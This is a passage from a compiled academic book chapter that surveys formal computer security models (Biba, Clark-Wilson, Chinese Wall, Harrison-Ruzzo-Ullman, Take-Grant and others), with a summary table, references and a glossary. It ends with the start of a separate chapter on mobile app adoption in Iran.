of secured information and can only provide confidentiality (biba, 1977). Biba model, whereas, removes this limitation of the BLP and provides the security with integrity.

Biba model assigns integrity levels to the subjects and objects involved in the system. Integrity level denotes the trustworthiness of entity to which it is assigned. For example, integrity of the data center would be higher than the integrity level of the simple laptop. Or integrity level of the newly employed person would be lesser than the trustworthy manager.


The basic principle that is followed in Biba model is that low-integrity information should not be allowed to flow to high-integrity objects, but high-integrity information is allowed to flow to high-integrity objects. Biba model defines some rules similar to BLP model, with just a difference is that rules defined in Biba model are dual of rules defined in BLP model. Assume I(e) is integrity level of entity e. Following is the listing of the rules-

- **Simple-Integrity Property:** It states that subject *s* can read object o, if and only if, integrity level of s is less than equal to integrity level of o. i.e., $I(s) \leq I(o)$.
- **Integrity Star-Property:** It states that subject *s* can write object o, if and only if, integrity level of s is greater than equal to integrity level of o. i.e.,$I(s) \geq I(o)$.
- **Invocation Property:** It states that a subject from below cannot request higher access; only with subjects at an equal or lower level.

Figure 9 explains the rules involved in Biba model. Arrow direction in figure indicates the information flow between different entities. We can see from the figure that high integrity subject cannot read the low integrity object (simple-integrity property), but low integrity subject can read the high integrity object but cannot write (integrity star-property). Also, we can see from the figure that high and low integrity subjects can read and write from/to objects of same level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Biba model



12. Low Water-Mark Mandatory Access Control Model (LOMAC)

Low Water-Mark Mandatory Access Control Model (LOMAC) is mandatory access control model which preserves the integrity of the system using information flow policy (Biba, 1977). As in Biba model, concept of integrity label is used to denote the trustworthiness of the entity. These integrity labels can be made up of one or more than one hierarchical grades, depending on their types. Partial order of these labels is created to form a lattice like structure, with edges of such lattice may represent the information flow.

Subjects are allowed to read the objects that have higher integrity label, but they can only be allowed to write the objects if it is of low integrity label. And therefore, this is called Low Water-mark Model.

13. High Water-Mark Security Model

High water-mark model is security model that preserves the access control (Bell, 1996) It was originally introduced by Clark Weissmann in 1969. In this model, security level is assigned to each and every entity i.e. all subjects and objects, according to their trustworthiness and importance. Then, user can open the document, file or any other object if and only if that object is having security level less than or equal to the user who is accessing that object. Once the object is accessed by some user, security label of that object is modified to the highest security label among security labels of currently open objects. This will ensure that no other user will able to access the same object that is being currently accessed by another user. And, therefore, because of this strategy high water-mark name is given to this model.

The practical effect of the high-water mark was a gradual movement of all objects towards the highest security level in the system. If user A is writing a confidential document, and checks the unclassified dictionary, the dictionary becomes confidential. Then, when user B is writing a secret report and checks

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the spelling of a word, the dictionary becomes secret. Finally, if user C is assigned to assemble the daily intelligence briefing at the top secret level, reference to the dictionary makes the dictionary top secret.

14. Clark-Wilson Security Model

Clark-Wilson security model is integrity model proposed by David Clark and David Wilson in 1987 and it ensures the integrity of the information that is flowing through the organization's network (Clark, 1987). It ensures that no unauthorized user can access the information to modify it by any means. Integrity of the information ensures that system remains in consistent state after it transitions from one system to another. Clark Wilson model is focused in commercial business operations and not just for military and intelligence system.This model discusses that any commercial integrity model should posses following four properties (Table 3):

- **Authentication:** Every user of the system must be properly authenticated by granting the access after they provide some user credentials.
- **Audit:** All the activities, operations of the system and modifications in the data should be logged into the files for analysis purpose.
- **Well-Formed Transaction:** It refers to the fact that every transaction carried out in the system should maintain the consistency of the system. Users must not be allowed to access the data if that operation is leading the system to inconsistent state.
- **Separation of Duty:** The user which implements the program that is associated with it and certifier of the transaction are different entities.

There are some data types that are used in this model. Table 3 gives the model data types.

In this model there are 8 rules, five certification rules and three enforcement rules, which ensure the external and internal integrity of the data model. Rules are given in Table 4.

Based on certification and enforcement rules, given in Table 4 permissions for accessing the information is crafted in terms of Clark Wilson Triplet, as shown below

(*User, TP,* {*CDI* set})

where user is authorized person to perform transaction procedure TP on given set of constrained data items (CDIs).

Table 3. Data types of Clark Wilson model

Data Type	Description
Constrained Data Items (CDIs)	CDIs are the objects whose integrity is protected
Unconstrained Data Items (UDIs)	UDIs are objects not covered by the integrity policy
Transformation Procedures (TPs)	TPs are the only procedures allowed to modify CDIs, or take arbitrary user input and create new CDIs. Designed to take the system from one valid state to another.
Integrity Verification Procedure (IVPs)	IVPs are procedures meant to verify maintenance of integrity of CDIs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Certification and enforcement rules


Rule	Description
C1	All IVPs must ensure that CDIs are in a valid state when the IVP is run.
C2	All TPs must be certified as integrity-preserving.
C3	Assignment of TPs to users must satisfy separation of duty.
C4	The operation of TPs must be logged.
C5	TPs executing on UDIs must result in valid CDIs.
E1	Only certified TPs can manipulate CDIs.
E2	Users must only access CDIs by means of TPs for which they are authorized.
E3	The identify of each user attempting to execute a TP must be authenticated.

15. Chinese Wall Model

Chinese Wall Model which is also called as Brewer-Nash model is proposed by David Brewer and Michael Nash in 1989 (david, 1989). It provides information security access control and it is built on information flow model. It can change the access rights dynamically according to the need. This model provides the solution that can satisfy the conflicting interests of two organizations. In this model, information cannot flow between subjects and objects if it is creating any conflict of interest. In most of the commercial organizations, database related to files or any other official information is stored in hierarchical form. In Chinese wall model, it is assumed to be three levels of hierarchy, as shown in the Figure 10.

At the lowest level, individual objects of information each related with one corporation. At the intermediate level, all objects which concern the same corporation are grouped together into one dataset, namely company dataset. Then at the highest level all company datasets are grouped together whose

Figure 10. Database hierarchy



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

corporations are competitors of each other. They are called as conflict of interest classes. The basis of this model is that users are allowed to access the information if and only if it is not conflicting with any other information they are possessing. For example, if user possesses the dataset A2, from the figure xx, then requesting the dataset A3 may become conflict of interest. If user asks for the dataset C3, it should get the access since there is no conflict of interest.

The name Chinese wall is given because of concept called inside and outside of the wall. When subject is being granted the access for particular dataset, then wall boundary of the user is created around that dataset. Then we can think that any other dataset that is becoming conflict for the dataset inside the wall is inaccessible or we can just say it is outside of the wall. If some particular dataset is not conflicting with current held dataset then wall changes its structure to include another dataset. Access is only granted if object requested is in the same company dataset as an object already accessed by that subject, i.e. within the wall or if object requested belongs to entirely different conflict interest class. Following theorem given in (David, 1989) describes the Chinese Wall model-

Theorem 1: Once a subject has accessed an object the only other objects accessible by that subject lie within the same company dataset or within a different conflict of interest class.
Theorem 2: A subject can at most have access to one company dataset in each conflict of interest class.
Theorem 3: If for some conflict of interest class X there are XY company datasets then the minimum number of subjects which will allow every object to be accessed by at least one subject is XY.

16. Graham-Denning Model

Graham-Denning model is computer security model which is used to assign access rights to the subjects and objects and ensure the proper authorization carried out in the system (Graham, 1972). It also ensures that objects and subjects are securely created and deleted. This model has some protection rules that are to be followed to ensure the proper functioning of the system. Consider access control matrix *A*, which contains rows each for a subject, then columns each for subjects and objects and entry in the matrix gives the right of subject on that particular object. Access matrix is shown in the Table 5.

There are eight protection rules given in this model, depicted in the Table 6.

17. Harrison-Ruzzo-Ullman Model

Harrison-Ruzzo-Ullman model is named after its three authors Michael A. Harrison, Walter L. Ruzzo and Jeffrey D. Ullman in 1976 (Harrison, 1976). It basically deals with the integrity of the access rights

Table 5. Access control matrix, A

	Objects					
Subjects	**S1**	**S2**	**S3**	**O1**	**O2**	**O3**
S1	Control	-	-	Owner	Read Write	-
S2	-	Control	Read*	-	-	Execute
S3	-	-	Control	-	Owner	-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in the computer system. It extends the concept of Graham-Denning model as it is also based on the idea of finite set of procedures that can edit the access rights of particular subject on particular objects. This model is defined by three parameters namely subjects S, objects O and access matrix A. Access matrix A consists of one row for each subject and one column for each subject and object. Entry in the access matrix is the subset of the generic rights R. This model also consists of set of commands C, that are composed of primitive operation and pre-conditions that are required to be satisfied for subject S to get the access to object O. If all preconditions are satisfied then only operations can be carried out. Each command has at least one operation. Commands that have only one operation are called as mono-operational command.

In this model, primitive operations are the ones which are operated on the subjects and objects. There are six primitive operations defined in the following list. Consider, $r \in R$, $s \in S$ and $o \in O$.

1. Enter r into A.
2. Delete r from A.
3. Create subject s.
4. Delete subject s.
5. Create object o.
6. Delete object o.

Requests to change or modify the contents of the access matrix A can add or remove the entries in the access matrix and add or remove the subjects and objects. Pre-conditions involved in these operations are like before creation of the subjects or objects; they should not be in existent or before deletion of the subjects and objects they must be present in the access matrix (Table 6).

18. Take Grant Protection Model

Take Grant Protection Model is used to find out whether particular computer system is safe or not (Lipton, 1977). It shows the algorithm that this model is using is decidable in linear time. This model uses

Table 6. Protection rules

Sr. No.	Rule	Pre-Condition	Action
1	Subject x creates object o	-	Add column for o. Place "owner" in $A[x,o]$
2	Subject x creates subject s	-	Add row and column for s. Place "control", "owner" in $A[x,s]$
3	Subject x destroys object o	"owner" in $A[x,o]$	Delete column o
4	Subject x destroys subject s	"owner" in $A[x,s]$	Delete row and column for s
5	Subject x grants a right r/r* on object o to subject s	"owner" in $A[x,o]$	Stores r/r* in $A[s,o]$
6	Subject x transfers a right r/r* on object o to subject s	r* in $A[x,o]$	Stores r/r* in $A[s,o]$
7	subject x deletes right r/r* on object o from subject s	"control" in $A[x,s]$or "owner" in $A[x,o]$	Delete r/r* from $A[s,o]$
8	subject x checks what rights subject s has on object o[w=read s,o]	"control" in $A[x,s]$OR "owner" in $A[x,o]$	Copy $A[s,o]$to w

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

directed graph to represent the system. Vertices in the directed graph represent the subjects or objects. Edges between the vertices are labeled and labels indicate rights that source of the edge can have over the destination of the edge.

There are two types of the rights as take and grant. In the graph take right is indicated by letter t and grant right is indicated by letter g. Figure 11 shown the example for take grant model as a directed graph. It shows four subjects or objects A, B, C and D. Edges between the vertices has the labels indicating the rules between the two subjects. Rule between A and B is take, rule between A and C is grant and rule between A and D is just transfer of particular rights, as read and write. Following are the rules that are followed for the accessing the rights to the requesting subjects or objects.


- **Take Rule:** This allows a subject to take the rights of another object. As shown in Figure 11, subject B takes all of the rights possessed by A.
- **Grant Rule:** This allows a subject to grant rights of his own to another object. As shown in the example, A grants all the rights to the C.
- **Create Rule:** This allows a subject to create the new objects.
- **Remove Rule:** This allows a subject to remove rights it has over on another object.

Using these rules of the take grant protection model, one can determine in which states a system can enter after the distribution of rights. Therefore, it is possible to determine whether the system is safe or not.

19. Non-Interference Model

Non-interference model establishes the boundaries for security levels, so that there will not be any interference of the higher security level transactions with the lower security level transactions (Smith, 2007). This is in contrast with the information flow model, where information flows between the two different security levels. The concept of non-interference is elegant and natural. It focuses on policy objective rather than mechanism such as Bell-LaPadula Model. It can also be useful in other settings.

Figure 11. Take Grant Protection Model: Directed graph



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is considered to be mostly related to the deterministic systems, since for random or non-deterministic process definition becomes more complicated.


This model represents the data or user as low and high. Low data means lower security level, not classified data and high data means the higher security level and classified data. Non-interference property is satisfied only when low user gives the low input to the system and produces low output. When low output is produced it is considered as interference. It does not restrict anything for high input given by high user. This strict separation of the security levels minimizes the risk of leakage of the data through covert channel.

The policy that this model loads on the computer system is very strict and considered to be stronger than other techniques. But it is very much difficult to make a computer system that follows this policy. In particular situations, like the time when initially computer system has high information with it or low user create high information, then according to this policy high information can legally move to the low user because there is no rule about high information transfer. This makes very large limitation of non-interference model. Therefore, it is essential to make an assumption that initial system does not contain any sensitive information.

20. Protection Ring

Protection rings also called as Hierarchical Protection Domains are used to secure the data and resources from unauthorized access by maintaining the hierarchy of protection levels. Protection ring is considered to be one of the layer or level of privilege or access within the architecture of computer system. These rings are arranged in hierarchy from most privileged level to lowest privileged level. On most operating systems, Ring 0 is the level with the most privileges and interacts most directly with the physical hardware such as the CPU and memory. Figure 12 shows example of protection ring.

Figure 12. Protection ring



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Summary of security models

Sr. No.	Security Model	Description	Related Security Policy
1	Access Control Matrix	It specifies the access rights (read/write/execute) to certain users for certain resources	Authorization, Access Control
2	Capability-based Security	In this model capability is determined for the user at the time of logging, and based on that capability user can access the various resources.	Access Control
3	Mandatory Access Control	Access control is managed and monitored by security administrator. Which decides the access rights of other users	Authorization, Access Control
4	Discretionary Access Control	Access control is managed by owner or other subjects that have valid user credentials, and these users can manipulate the access rights of other users.	Authorization, Access Control
5	Role-based Access Control	Access rights are given to the user based on their role category. Management and monitoring becomes simple	Authorization, Access Control
6	Lattice-based Access Control	Lattice is used to define the rules of access to the objects. Meet of the two subject levels give the accessible object and join of the two objects give the level of subjects that can access both of the object	Authorization, Access Control
7	Context-based Access Control	Network traffic can be filtered using this method. Information regarding outgoing traffic is stored in routers and incoming traffic is filtered based on that.	Traffic Inspection and Filtering, Intrusion Detection
8	State-Machine Model	Uses finite state machine and controls all the states and transitions from entering into non-secure state	Access Control, Safety
9	Information Flow Model	It controls the information flow between one subject to another only if guards are allowed to make the information flow.	Authorization, Access Control
10	Bell-LaPadula Model	Information flow is restricted with use security labels and simple-security rule, star property and discretionary access control principles	Confidentiality, Access Control
11	Biba Model	Accesses and information flow is granted on the basis of integrity levels.	Confidentiality, Integrity
12	Low Water-mark Mandatory Access Control	This model preserves the integrity of the system by enforcing the rules about integrity levels using partial ordered set of all subjects depending on their integrity levels.	Integrity
13	High Water-mark Model	Access is given to the object of less than equal to security level, and level changes to highest security level currently open object	Access Control
14	Clark Wilson Model	Based on certification rules and enforcement rules, permissions are granted to the data accesses to ensure the data integrity in the presence of well-formed transactions	Confidentiality, Integrity
15	Chinese Wall Model	Access to the information related to the commercial corporations is granted on the basis of their conflict of interests	Access Control, Integrity
16	Graham-Denning Model	It uses eight protection rules on creation, deletion, granting read, write access to/on subject and objects to ensure the access control in the system	Access Control
17	Harrison-Ruzzo-Ullman Model	It is the extension of Graham-Denning model and introduces the concept of commands and set of rights and notion of safe commands.	Authorization, Safety
18	Take Grant Protection Model	It uses directed graph to represent the system with take and grant as label of the edges of the graph. It ensures the safety of the system by making the algorithm decidable in linear time	Authorization, Safety
19	Non-Interference Model	It restricts the access to/from different security levels by maintaining strict separation rules.	Access Control
20	Protection Ring	In this model, hierarchy of the security level is maintained and access is given with special permission.	Access Control

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Programs or users at lower privilege level may access the data at higher privilege level only under predefined rules and conditions. These rules are called as special gates. Special gates are used to oppose the arbitrary usage of resources by the users of different security level. But, these special gates can be the means of various attacks, since the simply modifying the rules defined in the gates attacker can get the access of privileged data of higher security level.

For example, application program running at ring 3, in Figure 11, should not access the web camera, which is the function at ring 1. It is able to access it only if superuser gives permit to use the hardware. Implementation of the different security levels is performed by CPU architectural configuration that has various CPU modes at hardware levels or microcode levels. Table 7 summarizes all the security models discussed above.

CONCLUSION

In the modern era of Web 2.0 technology, security of devices like smartphones has turned out to be an utmost key challenge that has appealed numerous efforts related to research and development in the recent times. Usually, attackers utilize their skills for exploring the vulnerabilities deployed on the numerous platforms by attackers. Numerous researchers have proposed large-scale defensive models for jamming the effect of cyber threats. As the complexity of the computing methodologies and techniques is increasing, more and more sophisticated attacks are performed over the computer systems. This chapter has focused on the need of the various security solutions for ensuring the cyber world and computer system attack free. In addition to this, chapter has summarized various security models and gave the brief idea of each of the model that ensures the major security principle such as access control, authorization, safety of the state of the system, confidentiality etc.

REFERENCES

Bell, D. (1996). The bell-lapadula model. *Journal of Computer Security, 4*(2), 3.

Biba, K. J. (1977). *Integrity considerations for secure computer systems (No. MTR-3153-REV-1)*. MITRE CORP.

Bowen, P., Hash, J., & Wilson, M. (2006). *Information security handbook: a guide for managers*. US Department of Commerce, Technology Administration, National Institute of Standards and Technology. doi:10.6028/NIST.SP.800-100

Brewer, D. F., & Nash, M. J. (1989, May). The Chinese wall security policy. In *Security and Privacy, 1989. Proceedings., 1989 IEEE Symposium on* (pp. 206-214). IEEE. doi:10.1109/SECPRI.1989.36295

Clark, D. D., & Wilson, D. R. (1987, April). A comparison of commercial and military computer security policies. In *Security and Privacy, 1987 IEEE Symposium on* (pp. 184-184). IEEE. doi:10.1109/SP.1987.10001

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Corrad, A., Montanari, R., & Tibaldi, D. (2004, August). Context-based access control management in ubiquitous environments. In *Network Computing and Applications, 2004.(NCA 2004). Proceedings. Third IEEE International Symposium on* (pp. 253-260). IEEE. doi:10.1109/NCA.2004.1347784

Dennis, J. B., & Van Horn, E. C. (1966). Programming semantics for multiprogrammed computations. *Communications of the ACM*, *9*(3), 143–155. doi:10.1145/365230.365252

Ferraiolo, D. F., Sandhu, R., Gavrila, S., Kuhn, D. R., & Chandramouli, R. (2001). Proposed NIST standard for role-based access control. *ACM Transactions on Information and System Security*, *4*(3), 224–274. doi:10.1145/501978.501980

Funk, C., & Garnaeva, M. (2013). *Kaspersky Security Bulletin 2013. Overall Statistics for 2013, SecureList*. Retrieved From: http://securelist.com/analysis/kaspersky-security-bulletin/58265/kaspersky-security-bulletin-2013-overall-statistics-for-2013/

Graham, G. S., & Denning, P. J. (1972, May). Protection: principles and practice. In *Proceedings of the May 16-18, 1972, spring joint computer conference* (pp. 417-429). ACM.

Gupta, B. B., Gupta, S., Gangwar, S., Kumar, M., & Meena, P. K. (2015). Cross-site scripting (XSS) abuse and defense: Exploitation on several testing bed environments and its defense. *Journal of Information Privacy and Security*, *11*(2), 118–136.

Gupta, S., & Gupta, B. B. (2014). *BDS: browser dependent XSS sanitizer. Book on cloud-based databases with biometric applications. IGI-Global's advances in information security, privacy, and ethics (AISPE) series* (pp. 174–191). Hershey: IGI-Global.

Gupta, S., & Gupta, B. B. (2015). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. International Journal of System Assurance Engineering and Management, 1-19.

Gupta, S., & Gupta, B. B. (2015, May). PHP-sensor: a prototype method to discover workflow violation and XSS vulnerabilities in PHP web applications. In *Proceedings of the 12th ACM International Conference on Computing Frontiers* (p. 59). ACM.

Gupta, S., & Gupta, B. B. (2015). XSS-SAFE: A Server-Side Approach to Detect and Mitigate Cross-Site Scripting (XSS) Attacks in JavaScript Code. Arabian Journal for Science and Engineering, 1-24.

Gupta, S., & Gupta, B. B. (2016). Automated Discovery of JavaScript Code Injection Attacks in PHP Web Applications. *Procedia Computer Science*, *78*, 82–87.

Gupta, S., & Sharma, L. (2012). Exploitation of cross-site scripting (XSS) vulnerability on real world web applications and its defense. *International Journal of Computers and Applications*, *60*(14).

Gupta, S., Sharma, L., Gupta, M., & Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. International journal of advanced computer research (IJACR), 2(5), 49-54.

Harrison, M. A., Ruzzo, W. L., & Ullman, J. D. (1976). Protection in operating systems. *Communications of the ACM*, *19*(8), 461–471. doi:10.1145/360303.360333

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Larson, L. (2013). Chinese government hackers infiltrated computer networks of Obama, McCain presidential campaigns in 2008: report. *NY Daily News.* Retrieved from: http://www.nydailynews.com/news/politics/chinese-government-hacked-2008-obama-mccain-campaigns-report-article-1.1365982

Levy, H. M. (2014). *Capability-based computer systems*. Digital Press.

Lindqvist, H. (2006). *Mandatory access control*. (Master's Thesis). Umea University, Department of Computing Science.

Lipton, R. J., & Snyder, L. (1977). A linear time algorithm for deciding subject security. *Journal of the ACM*, *24*(3), 455–464. doi:10.1145/322017.322025

Mathew French. (2004). *Tech sabotage during the Cold War, FCW: The Business of Federal Technology*. Retrieved from:http://fcw.com/articles/2004/04/26/tech-sabotage-during-the-cold-war.aspx?sc_lang=en

McGregor. (2014). *The Top 5 Most Brutal Cyber Attacks Of 2014 So Far, Forbes*. Retrieved from: http://www.forbes.com/sites/jaymcgregor/2014/07/28/the-top-5-most-brutal-cyber-attacks-of-2014-so-far/

National Cyber Security Policy. (2013). *Ministry of Communication and Information Technology, Department of Electronics and Information Technology, July 2013*. Retrieved from: http://deity.gov.in/sites/upload_files/dit/files/National%20Cyber%20Security%20Policy%20(1).pdf

Sandhu, R. S. (1993). Lattice-based access control models. *Computer*, *26*(11), 9–19. doi:10.1109/2.241422

Sandhu, R. S., & Samarati, P. (1994). Access control: Principle and practice. *Communications Magazine, IEEE*, *32*(9), 40–48. doi:10.1109/35.312842

Selvan, S. (2012). Biggest Cyber attack in India's history, 10k Indian government emails hacked. *E Hacking News.* Retrieved from: http://www.ehackingnews.com/2012/12/biggest-cyber-attack-in-indias-history.html

Smith, G. (2007). Principles of secure information flow analysis. In Malware Detection (pp. 291-307). Springer US. doi:10.1007/978-0-387-44599-1_13

ADDITIONAL READING

Almomani, A., Gupta, B. B., Atawneh, S., Meulenberg, A., & Almomani, E. (2013). A survey of phishing email filtering techniques. *IEEE Communications Surveys and Tutorials*, *15*(4), 2070–2090. doi:10.1109/SURV.2013.030713.00020

Almomani, A., Gupta, B. B., Wan, T. C., Altaher, A., & Manickam, S. (2013). Phishing Dynamic Evolving Neural Fuzzy Framework for Online Detection Zero-day Phishing Email. *Indian Journal of Science and Technology*, *6*(1), 1–5.

Alomari, E., Manickam, S., Gupta, B., Karuppayah, S., & Alfaris, R. (2012). Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers: Classification and Art. *International Journal of Computers and Applications*, *49*(7), 24–32. doi:10.5120/7640-0724

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chhabra, M., Gupta, B., & Almomani, A. (2013). A Novel Solution to Handle DDOS Attack in MANET. *Journal of Information Security*, *4*(03), 165–179. doi:10.4236/jis.2013.43019

Gupta, B. B. (2012). Predicting Number of Zombies in DDoS Attacks Using Pace Regression Model. CIT. *Journal of Computing and Information Technology*, *20*(1), 33–39. doi:10.2498/cit.1001840

Harney, H., Colgrove, A., & McDaniel, P. (2001). *Principles of policy in secure groups* (N. D. S. S. In, Ed.).

Negi, P., Mishra, A., & Gupta, B. B. (2013). Enhanced CBF Packet Filtering Method to Detect DDoS Attack in Cloud Computing Environment. *International Journal of Computer Science Issues*, *10*(2), 142–146.

Qian, J., Hinrichs, S., & Nahrstedt, K. (2001). ACLA: A framework for access control list (ACL) analysis and optimization. In Communications and Multimedia Security Issues of the New Century (pp. 197-211). Springer US.

Samarati, P., & Di Vimercati, S. D. C. (2001). Access control: Policies, models, and mechanisms. *Lecture Notes in Computer Science*, *2171*, 137–196. doi:10.1007/3-540-45608-2_3

Sandhu, R. S., & Samarati, P. (1994). Access control: Principle and practice. *Communications Magazine, IEEE*, *32*(9), 40–48. doi:10.1109/35.312842

Whitman, M., & Mattord, H. (2011). Principles of information security. Cengage Learning. A.,Esraa, M.,Selvakumar, Gupta,B.B., et al., (2014).*Design, Deployment and use of HTTP-based Botnet (HBB) Testbed.*16th IEEE International Conference on Advanced Communication Technology (ICACT), P. 1265-1269, 2014.

KEY TERMS AND DEFINITIONS

Access Control List (ACL): It is the security method used by the operating system to determine the rights a user has to perform a particular action on any object like file directory.

Access Matrix: It is used to specify access rights of every user in relation to every other object. It is solely a security model of computer system.

Availability: It is one of the main aspects of the information security. It means data should be available to its legitimate user all the time whenever it is requested by them. To guarantee availability data is replicated at various nodes in the network. Data must be reliably available.

Confidentiality: Confidentiality is the most important characteristic of the information security which means that only authorized person is able to access the resource. It imposed some constraints over the sharing of resources with users.

Cross Site Scripting (XSS): It is a code injection vulnerability found in many Web applications to inject malicious scripting code to steal the user's sensitive information like session cookie and token.

Cyber-Attack: Cyber-attack is a crime performed over the Internet. It may involve an individual or a group to perform malicious activity targeting a person or an organization. Its main aim is to gain access to the personal information to breach the security boundaries. It may include various types of attack like phishing, malware, spamming, XSS, botnets, Socialbots etc.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Data Encryption: It is a cryptographic technique to protect the data confidentiality and integrity. In this technique original data is converted into unreadable format by applying some functions like MAC. This form is known as cipher text.

File Transfer Protocol (FTP): It is a standard network protocol based on the client-server framework which allows a machine to transmit files to other machine on the Internet. It utilizes different control and data links between client and server.

Finite State Machine (FSM): It is a mathematical model that can present in the one of its finite states. It is used to solve programs and sequential circuits.

Firewall: In network security, firewall is a system used to keep surveillance over the traffic passing through it in and out on the basis of some prior defined security protocols. It basically protects the trusted network from the untrusted one like Internet.

Freeware: Freeware is type of the computer software that is available free of cost but some constraints are applied like source code is not available publically.

Hyperlink: It is a technique to refer to the data on the Web page on clicking the link on the currently displayed Web page.

Identity Theft: It is a type of cyber-attack in which attacker uses the identity of the legitimate user over the network especially social networking sites. It is done for the purpose of gaining the access to user's account login credentials and performs some malicious activity involving user and his friends.

Information Privacy: It is also called as data privacy. It is an aspect of information technology that describe the capability of an enterprise to identify what type of information should be kept private or what type of information is publically available.

Insufficient Authorization: It occurs due to improper authorization of user to ensure that user is performing the actions according to the defined policies.

Integrity: It is one of the building blocks of the information security which assures that data should not be altered, by any adversary in the network, during data transfer from source to destination.

JavaScript: It is a scripting language used to develop the dynamic Web applications.

Keystroke Logging: It is a process to securely record the keys pressed by the user on the keyboard. In this process user is unaware of this activity. It is used to monitor the user's activity. It is also named as keyboard capturing.

Lattice: It is a partially ordered set in which every two pair of elements in the set has only one least upper bound and only one greatest lower bound.

Location Leakage: Many users reveal their location details on the OSN sites which may be used by the stalkers to harm to the user.

Passwords: It is used for user authentication. It is a string used to have an access on the resource. It must be kept secret from other to restrict the access to the resource.

Remote Procedure Protocol (RPC): It is also named as function call or subroutine call in which a computer system can request the resources or service provided by the remote machine connected in a network with any prior information of networking protocol.

Router: It is a traffic forwarding network device. It is used to forward the data packet on the basis of the destination host. All the routers traversed by the data packet constitute its networking path.

Security Model: A security model is a computer model which is used to identify and impose security policies. It does not require any prior formation it may be founded on the access right model or distributing computing model or computation model.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Security Policies: These are the standard protocols imposed by the organization on its members or any adversary. These basically define the operations a person is authorized to perform and considered as secure (i.e. do not breach any law or security) in front of the system's eye.

Sensitive Information: It is the type of information that must be protected from the attacker so that security and privacy remain intact. Such information may include login details, session tokens, etc.

Server: Any machine which can serve to the client request by providing the requested resource.

Social Engineering: It is the art of manipulating the mental state of the people in an attempt of divulging the sensitive information. It is the most dangerous danger that today's enterprises are facing.

Spybot: It is a security tool used to defend against spyware and adware. Platform for this is Windows 95 and onwards. For this, it scans computer hard disk and RAM (Random Access Memory).

Spyware: It is a type of malicious software that attempt to capture the information related to any person or organization without their knowledge. It then sends this information to some other adversary who may use it for its own benefits.

SQL Injection: It is a code injection vulnerability in which attacker injects some malicious SQL commands in to the execution field of the database.

Trojan Horse: Trojan is a kind of malware that pretends itself to do some useful work in to the benign user but in the background it performs some malicious activity like steal the sensitive information, corruption of the important data etc.

Watermarking: It is a method which is used for checking signal's authentication and integrity. It achieves its goal by covering the digital information behind the carrier signal.

World Wide Web (WWW): It is space in which Web pages are identified by the URLs and contain hyperlinks to other Web pages.

This research was previously published in the Handbook of Research on Modern Cryptographic Solutions for Computer and Cyber Security edited by Brij Gupta, Dharma P. Agrawal, and Shingo Yamaguchi, pages 479-504, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 66
Factors Affecting the Adoption of Entertainment Mobile Applications in Iran: An Integrated Framework

Sina Baghbaniyazdi
University of Tehran, Iran

Amir Ekhlassi
University of Tehran, Iran

Kamal Sakhdari
University of Tehran, Iran

ABSTRACT

While previous research on application adoption has partly advanced our understanding of factors affecting the adoption of mobile applications, less attention has been given to the whole process of application development, from idea characteristics to the supportive activities after launch. In particular, less is known about these factors in the context of developing countries, where mobile applications are gaining increasing popularity. In this vein, this paper, adopting a grounded theory approach, aims to identify factors influencing the adoption of entertainment mobile application from the developer's points of view focusing on different phases of application development in the novel context of Iran. The authors' in-depth semi-structured interviews with experts in mobile application development firms indicate 15 factors classified within four categories based on the application development process, entailing idea characteristics, design, marketing communications and supportive activities. The implications of these findings provides valuable insight into why some mobile applications are more successful than others.

DOI: 10.4018/978-1-5225-3422-8.ch066

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

New developments in mobile industries (such as latest generation smartphones, tablets and related applications) have made the mobile device a powerful platform for engaging consumers. According to Gartner (2013), sales of smart phones had 20.3 percent growth in the last quarter of 2014 and reached 301 million units. Accordingly, 66 percent of phones are smart phones and will reach to 9 out of 10 phones until 2018. Moreover, in 2012, the amount of annual mobile application downloading around the world has reached 64 billion, creating 18 billion dollars' revenue for developers. This is predicted that the mobile apps downloads will increase to 268.7 billion per year by 2017 (Gartner, 2011). Furthermore, evidence and trends show the increased use of mobile applications, Internet and videos (Wong, 2012; Bohm & Constantine, 2016). However, the results of recent studies on thousands of mobile applications developers around the world reveal that the rate of mobile application failure is very high (Developer Economics, 2014; Hwang, Chan-Olmsted, Nam, & Chang, 2016). The figures illustrate that only 2% of developers in the mobile applications market have 50% of revenues in this market.

